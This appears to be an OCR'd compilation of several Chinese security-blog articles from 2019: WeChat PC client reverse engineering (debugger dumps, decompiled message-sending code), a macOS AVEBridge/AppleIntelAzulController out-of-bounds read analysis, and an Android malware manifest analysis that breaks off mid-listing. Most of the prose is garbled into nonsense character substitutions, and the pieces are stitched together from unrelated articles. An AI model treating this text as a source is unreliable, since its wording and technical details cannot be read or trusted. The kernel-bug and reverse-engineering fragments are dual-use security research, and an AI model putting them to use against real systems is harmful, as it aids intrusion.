6E20D256   57              push edi
堆栈 ss:[0026E448]=0026E508
ecx=02A10C30

地址      HEX 数据                                          UNICODE
083F05A8  61 00 31 00 32 00 62 00 63 00 41 00 41 00 41 00   a12bcAAA
083F05B8  41 00 41 00 00 00 00 00 00 00 00 00 00 00 00 00   AA......
083F05C8  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00   ......£.
083F05D8  35 1E 92 05 0F 00 00 8C 90 D8 32 08 F8 3C 43 08   ■■■谀■■
083F05E8  D0 74 10 08 00 14 47 08 38 35 30 31 63 38 63 39   璩■■■廇■
083F05F8  66 61 61 63 64 61 63 35 00 65 70 6F 72 74 49 44   憾捡憨台

0026E3FC  0026E438
0026E400  6E20D239  WeChatWi.6E20D239
0026E404  0000045E
0026E408  0026E4
0026E40C  083F05
0026E410  0000
0026E414  0026E5E4
```

露 缩 Ⓑ Z hF kdwZ l19GF48E93矿 规 Ⓑ 罪

践 Ⓑ 阻 雅 摄

```
^3359H8H7` @3; 5; F 3: 3

^3; 5; F 3: 3. 7` @3; 5; F DI 3@Ad45ef DDDDD
```




挺 Z hF kdwZ l19GF 48E43矿 阻Ⓑ LGD 罪

挺 433g8e43知购 翻蚁耻 阻 LGD 离 陷

罗 般 矿练 RG 矿练 LGD ⓥ

矿 耻 (x)矿 矩矿 绑 { Ⓑ

经 挺 矿 Ⓑ 绑见 神



Ⓑ fdfn 规 齐 挺 般知

院 规般 gxlde 矿 迎 gxlde 矩摄

Ⓑ Ⓡ Ⓑ般 挺 矿调 结 矿

败挺 矿隆谨 挺 雅

摄

Ⓑ

间 RG 罪 练 Z hF kdwZ l19GF 48E43 见 矿

挺 矿 罗挺 摄

(f)见 练绑矿 44 罗挺 摄 RG

vhqgEwqbJ hwWh{wb433<6; 930Avxeb433GG6730Avxeb433F83F3

0Avxeb433<74330Avxeb433GG<G30Avxeb433F77830Avxeb436

56Gl 30Avxeb433GH453摄

```
if ( sendBtn_GetText_10093860(a1->unk_560, (int)&savedregs, a2, a3, msg) <= 0 )// 这里是获取
msg
  {                                             // x
    //省略一大段逻辑
  }
  if ( msg[0] != msg[1] )
  {                                             // x
    //省略一大段逻辑
  }
  if ( sub_100DD340() )
  {                                             // x
    //省略一大段逻辑
    sub_1047C070(&v34, v23);
    sub_100DB8C0((int)a1_, v34, v35, (int)v36, v37, (int)v38, v39, v40, (int)v41, msg_);
  }
  if ( sub_100C50C0((_DWORD *)(a1_->unk_558 + 2528), (int)msg, (int)v43) )
  {
    sub_10094100((_DWORD *)a1_->unk_560);//
    sub_100DD9D0(msg);
    sub_100C4450((_DWORD *)(a1_->unk_558 + 2528), (_msg *)msg);//
    v31 = sub_10323DF0();
    sub_100DE120(v31, (int)a1_, (int)sub_100D6C40, 0, v40, (int)v41, msg_);// retn 18
    v12 = 1;
  }
  else
  {
    //省略一大段逻辑
    sub_10108D60(v30, *(&a1_->unk_558 + 1), v33, (int)v34, v35, v36, (int)v37, v38, v39,
v40, v41);
  }
```


罗挺　　携　　规　　Ⓑ挺

ⓟ　矿　　Ⓑ　　摄

调　　邦　般矿　翻　　矿练　　评　　Ⓑ院

矿　　般摄

规　　练练　　挺　矿　　44　　Ⓑ

摄考罗足　矿　vxeb433GG673　　矿

陷ⓟ　职　矿　　结齐　般矿　耻　　规

Ⓑ　　知　　ⓟ矩　vxeb433GG673　结

Ⓑ　　摄

隆谨　　神

4携　　LGD　　RG　　阻 vxeb433GG673 挺　雅　矿　Ⓑ挺

矿　Ⓑ uhwq{{　　读见

5携　　RG　　vxeb433GG673 挺　　远　　见　翻 uhwq {{矿　参　阻 uhwq{{

vxeb433GG673 挺　　阻　　般矿Ⓟ　　般矿

脑迄　般挺　　摄

vxeb433GG673　　职　矿

远　　远　　雅　摄


陷裁　挺　矿　　vxeb433F7783 翻

挺　摄见　　绑神

```
vxeb433F7783++bGZ RUG-,+d4b0Axqnb88;.585;,/
+bp vj -,p vj ,>22
```

p vj　　雅　矿 d4b0Axqnb88;　.　585;,　　Ⓡ

迎　矿。　z{lg　　职　　迎　摄



调败翻　　践　结　　矿　　迎　矿　　矿

规　　阻 vxeb433F7783 雅　矿　　Ⓑ　　矿

神

```
vhqgp vj +z { lg/ p vj ,> 22词阻　　矿　蚁耻
```

vxeb433F7783 雅　践　　矿起　　Ⓡ　　矿间

练　　矿　　罗　摄

```
if ( !sub_100C43D0(msg_.buf, msg_.len, msg_.maxlen, wxid_) )// 是不是全是特殊字符\r\n\t等，是返回
1，不是返回0
{
sub_1007D390();
msg_packet = sub_102DA4A0((int)wxid, (int)&v67, msg__, &unk, 1);// 数据打包，发送
sub_100494E0(msg_packet_, (size_t)msg_packet);//
sub_1004B550(&v67);              //
v11 = sub_102478D0();
v12 = sub_10402C10((int)v11);
v89 = (void **)v13;
if ( sub_10402C10((int)msg_packet_) != v12 || v14 != v89 )
{
    if ( sub_100C6770(this_) )        //
    {
    sub_1004BBF0((int *)&msgpacket);//
    sub_10056940((int *)&msgpacket, (size_t)msg_packet_);//
    sub_100C56D0(this___, (size_t)&msgpacket, 1);
    sub_10081210((LPVOID *)&msgpacket);
    v16 = sub_100C0EC0();
    sub_10247250((int **)v16, (int)path);
    }
}
}
if ( (signed int)(msg->msgend - (unsigned int)msg->msg) / 0x24 != 1 )
v9 = sub_10323DF0();
sub_10324E70(v9, msg_.len, msg_.maxlen, (int)wxid_, (int)path);
sub_100ADA10(&msg___);
```

信安之路

练　　练　矿　　罗挺　　职　矿

mps　Ⓑvxeb433F7783　矿　　Ⓟ矿

挺　　角　　摄


矿　　绍罗挺　　Ⓑ般　　挺

vxeb435GD7D3矿　　神

```
vxeb435GD7D3++lqv,z{lg/+lqv,)y9:/pvjbb/)xqn/4,>
vxeb435GD7D3C?hd{A+lqvz{lgC?hg{A/lqvd5C?hf{A/z{vwulqj
-pvj/bGZRUG-d7/lqvd8,
```

绑　　罪　Ⓑ　　矿　　摄　艺陷裁缩罗

矿　（f）　艺　　齐　矿　　败　矿　　结　　摄



（f）　　败　矿　Ⓑ般　　练

挺　摄

鉴 般矿 遭练绑 (f) 神

4携fh Ⓑ 罪 雅 雅

5携 矿 雅 (u) 矿面 矿 矿

Ⓓ

6携 翻雅 矿 阻 评 绑矿 魁 矿频

(f) 矿 Ⓑ Ⓑ般院 FW{wHglw=RqW{LqSodfhDfwydwh

7携 起 般 pviwhglwlgoo FW{wHglw 矿

lgd Ⓑ

8携 读 jhwydo<h 矿 Ⓑ VhwWh{w携JhwWh{wH{

矿 缩罗挺 绑

9携 绑矿 Ⓑ般 挺

:携 (f) 挺 矿 uhwq携mps 矿 Ⓑ

挺 矿 (f) 齐 挺

(f) 罪 FH Ⓑ 练 院 矿 阻

般挺 雅 矿 (f) 败 摄

露 挺 雅 矿 罗(f) Ⓑ

挺 罪矿 远 观 挺 ⓟ 挺 ⓟ 矿 罗挺

(f) ⓟ 矿 摄

隆 矿ⓤ知RG矩 知LGD矩(f)

(f) 摄

RG (f) 挺 携 携 挺 ⓟ 矿LGD

(f) 挺 携 谨挺 携见 矿 访⓮摄

矿露 (x)练绑 神

kwwsv=22j lwkxe1fr p 2dqknj j 2VxshuZ hFkdwSF

(f) 脑评 阻Ⓑ 罪矿 vwdu

SU摄

p dfr v Qgd| 补 Ⓑ(x)

原创 Peterpan0927 信安之路 2019-02-28

般绍罗 Qgd| 矿 练 P dfRV

雅 矿 败练罗 (f)落 矿绑 间 练

绑 绍罗 神

t xhu| Frp sdhwrq lq DYHEulgj h

艺 frp 1dssdh1DYHEulgj h 罗 罪 挺 矿艺

面般练罗 F l x}} 练绑矿 罗 矿

规练绑 Ⓑ般神

```
mov rdi, [rdi+rsi*8+168]
...
call qword ptr [rax+0x1c8]
```

信安之路

uvl 角 练罗 矿 艺 角 规ⓧ

Ⓓ 遭 URS 矿调 练罗迎 败翻 摄

UhdgUhj lvwhu65

练罗 DssdhLqwhd udp hexiihuD}xo罪 Ⓑ 练

罗 矿 翻 矿 迎 矿 规 补

读 挺 阻 般矿 挺 谅 Uhdg{{{矿 p hp fs|

读 挺 摄

罗挺 脑 (f) 神

```
__int64 __fastcall AppleIntelAzulController::ReadRegister32(...){
    ...
    return *(a2 + a3);
}
```

信安之路

Ⓑ般 罗挺 经 补

Lqwhd EF dhqwFr qwur o=df wr qZ udds shu挺 矿 角

词Ⓑ UhdgUhj lvwhu65 d6 矿绝 遭

订谷 矿脑 罗 练罗 矿 绝 经 挺

罪 神

```
case 0x852:
    *(a5+2) = AppleIntelAzulController::ReadRegister32(*(this+2), *a3);
```

信安之路

罗 d8 LRFr qqhfwF dooP hwkr g罪 词

罗 rxvsxwVwuxfw 矿脑 练罗迎

j hwGlvsod| SlshFdsdeldw

脑 练 罗 迎 矿


DssdnLqwhd udp hexiihuD}xo罪矿 间 练 (f)见 神

```
//a1是this指针
v5 = *(a1+ 8 * *a2 + 0xf60);
if ( v5 ){
    if( *( v5 + 0x1dc ) && ( ! *(*(v5 + 0x3f70 ) + 0x100 ) ) ){
        memcpy(a3, (v5 + 0x2170), 0x1d8);
        *v3 = *v4
        result = 0;
    }
    else{
        ...
    }
}
else{
    ...
}
return result;
```


陷 罪 d5 角 绝 遭 矿 d6 r x w s x w W w u x f w 矿脑 角 阻 p h p f s| (f) 矿 规 遭Ⓑ练 罗 迎 摄


(x)

遭 缩 罗 矿 t x h u| F r p s d h w r q 角 规 Ⓓ f d o o矿 罗 (x) 矿 n v d g h 遭 URS 矿调 角 43146 经 j d g j h w矿经 练 s u r m h f w 0 } h u r s z q 7 i x q 经 练 罗 矿 练 矿 练 罗 s d v w h u q



调 谍般矿艰 经 规

练 sdwwhuq



绝 角 齐 规 色 Ⓓ 经矿 补(g)阻练

矿结 评陷经绑 矿 角 规 lgd 罪 神83 8f

lgd xqghilqh frgh Ⓑ 角 j dgj hw矿

Ⓑ般矿调 翻 般缩 摄

绑 练罗 lqir dndn nvdgh般摄

练 Ⓑ 练罗 lqir dndn UhdgUhj lvwnu65矿调 罗 Ⓓ 矿 补练罗 矿 蚁耻 迎 般矿脑结评 角 nvdgh摄 规 般 练 般

Ⓑ般练罗矿 罗 (x) 警 脑 Ⓘ+ 角 规 Ⓓ –d5,神

```
//a1是this指针
v5 = *(a1+ 8 * *a2 + 0xf60);
if ( v5 ){
    if( *( v5 + 0x1dc ) && ( ! *(*(v5 + 0x3f70 ) + 0x100 ) ) ){
        memcpy(a3, (v5 + 0x2170), 0x1d8);
        *v3 = *v4
        result = 0;
    }
    else{
        ...
    }
}
else{
    ...
}
return result;
```


补 经 规 Ⓑ 角 规 绑 魁 罗 警 规 阻 p hp f s| (f) 神

4携 y8

5携 –+y8. 3{ 4gf ,结 翻 3

6携 –+y8 . 3{ 6i : 3 , 练 罗 雅

7携 –+–+y8 . 3{ 6i : 3 , . 3{ 433 ,翻 3

绝 nvdgh 练罗 警矿 补+y8 . 3{54: 3,Ⓑ+y8 . 3{54: 3 . 3{4g; , 经 跳 角 起 摄

(r)练 矿 缩罗 =

频

罗 雅 矿 矿 练 遭 矿 练 罪 遗 3{46<; Ⓑ般 警 矿

(f) 除=

Ⓑ练罗 矿 罗 齐般 矿 角结 般矿 绝 练罗 雅矿 耻 脑结练 矿 般矿 般练绑 罗 3{4i93矿 结齐

练罗　　遭　　矿　　遗　矿　　p df kbp vj

矿　　(f)翻缩　神

练　间　　练罗　　矿　　般Ⓑ　　练

罗

角　　罗　　矿　　练罗雅　　谍矿　色

矿

wduj hwr q P df RV 43146 r u 4314614

srf

隆谨　　练范　　srf　　罪遭般练范

见　　j lwkxe 经般神

kwwsv=22j lwkxe1fr p 2Shwhusdq3<5: 2O4eu7

odevbp z ulqir vhf xulw\ 神

kwwsv=22odev1p z ulqir vhf xulw\1fr p 2dvvhvw2Eorj l ldhv2p z ul

0dssdh0DYHEulgj h0lqyddg0uhdg0dgylvr u\ 0534; 03404<1s

gi

擎p df RV [lqwhuqdov支 脆


练罗 (f)

原创 x-encounter 信安之路 2019-04-25

DSN 绑 矿询

警 题绑 ⓤ 迎 矿YW 题

绑



阀 结 矿 读 HVHW 驱 齐般 Vs|

摄


练 面 Dqgur lg 院 (f) 矿 矿 谅

资 ar a

(f)

结 耻 矿间 罪 练绑摄

dge lqvwdoo 警



hp p p矿 规 Ⓑ 职 练罗 警矿 艺 结

陆蔽结 矿 规 补 罪 矿 携 携

读 练罗 dss摄 绑 (f) 矿耀

耻 阀 矿 蚁耻 Ⓓ 矿 警 蚁

耻摄


起 缩罗 隆矿me mdg{矿 评 (f) 罪 缩

隆 访 ⓣ摄 罗虚 Dqgur lg nloohu

警矿 。 练谨 矿(f) 警 矿(f)

齐 般 规 起 摄

阻 mdg{矿



矿练限 ； 。矿 罗。罪。 陷裁 。矿见 矿 绝练罗练罗。 结 矿 范 grzqordghu 迎 艺 dss ⓟ 矿 (f)齐 范 矿 矿 闸 般 DqgurlgPdqlihvw{po 警 矿 DqgurlgPdqlihvw{po。 般 dss 迎 携 需 dfwylw携 需 ⓡ 需 uhfhlyhu摄

```
97    <receiver android:name="com.google.firebase.iid.FirebaseInstanceIdReceiver" android:permission="com.google.android.c2dm.permission.SEND" android:exported="true">
98      <intent-filter>
99        <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
100       <category android:name="com.sawarim.android"/>
101     </intent-filter>
102   </receiver>
103   <receiver android:name="com.Contacts.recev">
104     <intent-filter>
105       <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
106       <action android:name="android.intent.action.BOOT_COMPLETED"/>
107       <action android:name="android.intent.action.USER_PRESENT"/>
108     </intent-filter>
109   </receiver>
110   <receiver android:name="com.Contacts.recev1">
111     <intent-filter>
112       <action android:name="runmylove1"/>
113     </intent-filter>
114   </receiver>
115   <receiver android:name="com.Contacts.recev2">
116     <intent-filter>
117       <action android:name="runmylove2"/>
118     </intent-filter>
119   </receiver>
120   <receiver android:name="com.Contacts.recev3">
121     <intent-filter>
122       <action android:name="runmylove3"/>
